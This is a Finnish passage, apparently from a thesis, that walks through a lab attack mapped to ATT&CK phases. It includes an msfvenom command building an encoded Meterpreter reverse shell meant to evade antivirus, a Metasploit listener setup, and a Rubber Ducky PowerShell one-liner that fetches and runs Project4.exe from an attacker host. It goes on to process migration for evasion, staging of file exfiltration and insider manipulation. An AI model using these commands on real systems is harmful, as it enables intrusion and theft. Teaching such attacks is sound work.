työntekijän, joka voisi lähteä hyökkäykseen mukaan manipuloimalla henkilöä ja esimerkiksi kertomalla hänelle, että hyökkäyksen avulla he voisivat rikastua ja eivätkä jäisi kiinni. Devion työntekijä kertoo hyökkääjälle tietoa yrityksen järjestelmistä, joihin kuuluu muun muassa Windows 10 käyttöjärjestelmät ja perus Windows AD-palvelut.

Reconnaissance vaiheen jälkeen voidaan hypätä Resource Development vaiheeseen, jossa hyökkääjä hankkii tarvittavat resurssit hyökkäystä varten. Hyökkääjä hankkii kaupallisen USB Rubber Ducky muistitikun ja ostaa itselleen virtuaalipalvelimen, jolla on oma domain nimi. Rubber Ducky muistitikku valmistellaan kirjoittamalla ducky skripti. Skripti kirjoitetaan tekstitiedostoon, joka muutetaan enkooderilla inject.bin tiedostoksi. Liitteistä löytyy skripti, jonka mukaan Rubber Ducky toimii (ks. Liite 1). Kun skripti on koodattu inject.bin tiedostoksi se siirretään muistikorttiin ja asetetaan Rubber Ducky muistitikkuun. Skriptin tarkoitus lyhykäisyydessään on ladata lasti (engl. payload) ja ajaa se latauksen jälkeen. Lasti haetaan hyökkääjän palvelimelta kohdekoneelle hyödyntäen Windowsin Powershelliä. Lastin tarkoitus on avata yhteys hyökkääjälle ja saamaan jalansija uhrin tietokoneelle lastin ajon jälkeen.


Lastin teko tehdään Kali Linux virtuaalikoneella ja siitä löytyvällä Msfvenom työkalulla, joka on osa Metasploit Framework ohjelmaa. Msfvenomilla generoidaan ja koodataan lasti komennolla: msfvenom -p windows/meterpreter/reverse_tcp_dns LHOST 172.16.0.10 LPORT=4444 -e x86/shikata_ga_nai -i 8 -f c > lasti.c. Win-

dows/meterpreter/reverse_tcp_dns tarkoittaa, että luodaan Meterpreter lasti Windows käyttöjärjestelmää varten ja lastin liikennöintinä toimii käänteinen tcp ja dns yhteys. Meterpreter on hyökkäys tarkoitukseen käytettävä lasti Metasploit ohjelmassa. Se mahdollistaa hyökkääjälle interaktiivisen komentorivin, jolla se voi suorittaa komentoja uhrin tietokoneessa, kun lasti on ajettu tietokoneessa. LHOST 172.16.0.10 tarkoittaa, että lasti on yhteydessä Kali Linux koneeseen, jonka IP-osoite on 172.16.0.10. Tämän jälkeen tuleva komento LPORT=4444 tarkoittaa, että käytetään porttia 4444 lastissa ja kuuntelukanavan/ohjelman portti on 4444. Seuraavaksi määritetään enkooderi koodaamaan lasti x86/shikata_ga_nai, jolla pyritään tekemään siitä mahdollisimman huomaamaton virustorjuntaohjelmilta. Loppu osa -i 8 -f c > lasti.c tarkoittaa, että iterointien määrä on 8 eli lastia ajetaan työmuistissa 8 kierrosta. Lopuksi tallennetaan lasti nimellä lasti.c shell koodi muotoon.




Kuvio 14. Lastin luominen

Kun lasti on generoitu Msfvenomilla, siirrytään Microsoft Visual Studioon, jolla luodaan Shell koodista ajettava .exe tiedosto. Tiedostosta lasti.c kopioidaan sen sisältö Visual Studioon (ks. Kuvio 15).




Kuvio 15. Lasti.c

Visual Studio on ohjelmointia varten kehitetty ohjelma ja alla olevassa Kuvio 16 on valittu tyhjä C++ kielellä toimiva alusta, johon aikaisemmin generoidun lastin sisältö viedään.



Kuvio 16. Visual Studio lastin muunnos


Seuraavaksi shell koodista tehdään .exe tiedosto Visual Studiossa ja siirretään hyökkääjän palvelimelle. Lasti on nyt nimeltään Project4.exe (ks. Kuvio 17).



Kuvio 17. Project4.exe


4.2 Hyökkäys

Nyt kun kaikki valmistelut hyökkäystä varten on tehty eli lastin ja ducky skriptin luonti, voidaan siirtyä toteuttamaan hyökkäystä. Seuraavana vaiheena koko hyökkäyksessä on Initial Access eli alustava pääsy, jossa USB Rubber Ducky muistitikku liitetään tietokoneeseen. Rubber Ducky muistitikun avulla pyritään saamaan jalansija kohteen tietokoneeseen, jonka Devion työntekijä asettaa esimerkiksi projektipäällikön tietokoneelle. Ennen kuin muistitikku liitetään uhrin tietokoneeseen, hyökkääjä on valmiina Kali Linux tietokoneella ja avaa Metasploit ohjelman komennolla ”msfconsole” (ks. Kuvio 18).




Kuvio 18. Msfconsole

Hyökkääjä aloittaa Metasploitilla kuuntelemaan lastin yhteydenottoa takaisin hyökkääjälle. Ensimmäisenä aukaistaan moduuli exploit/multi/handler, joka kuuntelee verkon ulkopuolelta haavoittuvuuksia. Set PAYLOAD windows/meterpreter/reverse_tcp_dns tarkoittaa, että kuunnellaan kyseistä lastia, joka tehtiin valmisteluissa. Set LHOST asettaa hyökkääjän isäntälaitteen eli tietokoneen IP-osoitteen (172.16.0.10) ja set LPORT, että käytetään/kuunnellaan määritettyä porttia (4444). Viimeiseksi, kun on määritelty tarvittavat asetukset lastin kuuntelua varten, aloitetaan kuuntelemaan lastin yhteydenottoa komennolla exploit (ks. Kuvio 19).



Kuvio 19. Kuuntelun aloittaminen


Kun lastin kuuntelu on aloitettu, voidaan siirtyä seuraavaan vaiheeseen, jossa Rubber Ducky muistitikku liitetään uhrin tietokoneeseen. Tästä alkaa vaihe Initial Access eli alustava pääsy järjestelmään ja samalla Execution eli suoritus. Executionin osuus on Powershellin hyödyntäminen tietokoneessa. Kun Rubber Ducky muistitikku liitetään tietokoneeseen, se aloittaa näppäilyn painamalla ensimmäiseksi Win + R näppäintä, joka aukaisee Suorita ikkunan. Tämän jälkeen se kirjoittaa kenttään ”powershell” ja painaa lopuksi Enter (ks. Kuvio 20).



Kuvio 20. Powershellin aukaisu


Windowsin Powershell aukeaa ja seuraavaksi muistitikku näppäilee ikkunaan skriptin: $down = New-Object System.Net.WebClient; $url = 'http://ns1.hackermen.local/Project4.exe'; $file = 'Project4.exe'; $down.DownloadFile($url,$file); $exec = New-Object

-com shell.application; $exec.shellexecute($file); (ks. Kuvio 21). Skripti hakee verkko-osoitteesta ns1.hackermen.local/Project4.exe lastin ladattavaksi ja ajaa tiedoston Project4.exe välittömästi.




Kuvio 21. Powershell skripti

Hetken ajan kuluttua uhrin tietokone on ladannut hyökkääjän palvelimelta Project4.exe tiedoston ja ajanut tämän (ks. Kuvio 22). Hyökkääjällä pitäisi olla nyt yhteys ja jalansija tietokoneeseen.



Kuvio 22. Lastin ajo kohdekoneella

Hyökkääjän tietokoneelle on auennut yhteys uhrin tietokoneelle ja tästä voidaan katsoa Command and Control vaiheen alkaneen. Syötetään komentolinjalle ps, jolla katsotaan, mitä prosesseja uhrin tietokoneella pyöri. (ks. Kuvio 23)




Kuvio 23. Yhteys auki

Jotta jalansija pysyisi tietokoneessa, migroidaan prosessi explorer.exeen, sillä uhrin tietokoneen virustorjunta ohjelma voi havaita lastin olevan virus. Migrointi onnistuu syöttämällä migrate ja explorer.exen PID tunnuksen (ks. Kuvio 24). Tässä toteutuksessa Windows Defender huomaa melko nopeasti lastin olevan haittaohjelma, joten lasti pitää nopeasti migroida Windowsin omaan prosessiin, joka pyörii tietokoneen työmuistissa. Migroinnin jälkeen jalansija pysyy uhrin tietokoneessa huomaamatta pidemmin. Kyseinen vaihe ATT&CK mallista katsottuna olisi Defense Evasion, jossa siis pyritään toimimaan huomaamattomasti järjestelmässä ja väistämään tietoturvaohjelmistoja.

```
meterpreter > migrate 3744
[*] Migrating from 2648 to 3744...
[*] Migration completed successfully.
meterpreter >
```

Kuvio 24. Migrointi explorer.exeen

Vakaamman jalansijan saadessa voidaan tarkastella, mitä uhrin tietokoneelta löytyy esimerkiksi ottamalla kuvankaappaus työpöydästä. Kuvankaappaus onnistuu helposti kirjoittamalla ”screenshot” Metasploit ohjelmassa. Kuvankaappauksesta huomataan, että työpöydältä löytyy kansio Projektit (ks. Kuvio 25).



Kuvio 25. Kuvan kaappaus

Siirrytään uhrin tietokoneessa työpöydälle ja katsotaan vielä, mitä sieltä löytyy komennolla ”ls”, jolla saadaan listaus työpöydän tiedostoista ja kansiosta. Tämä vaihe

ATT&CK mallista katsottuna olisi Collection, jossa kerätään tiettyä dataa tavoitteiden saavuttamiseksi. Tästä siirrytään Exfiltration vaiheeseen eli ladataan kansio ”Projektit” hyökkääjän tietokoneelle. (ks. Kuvio 26)

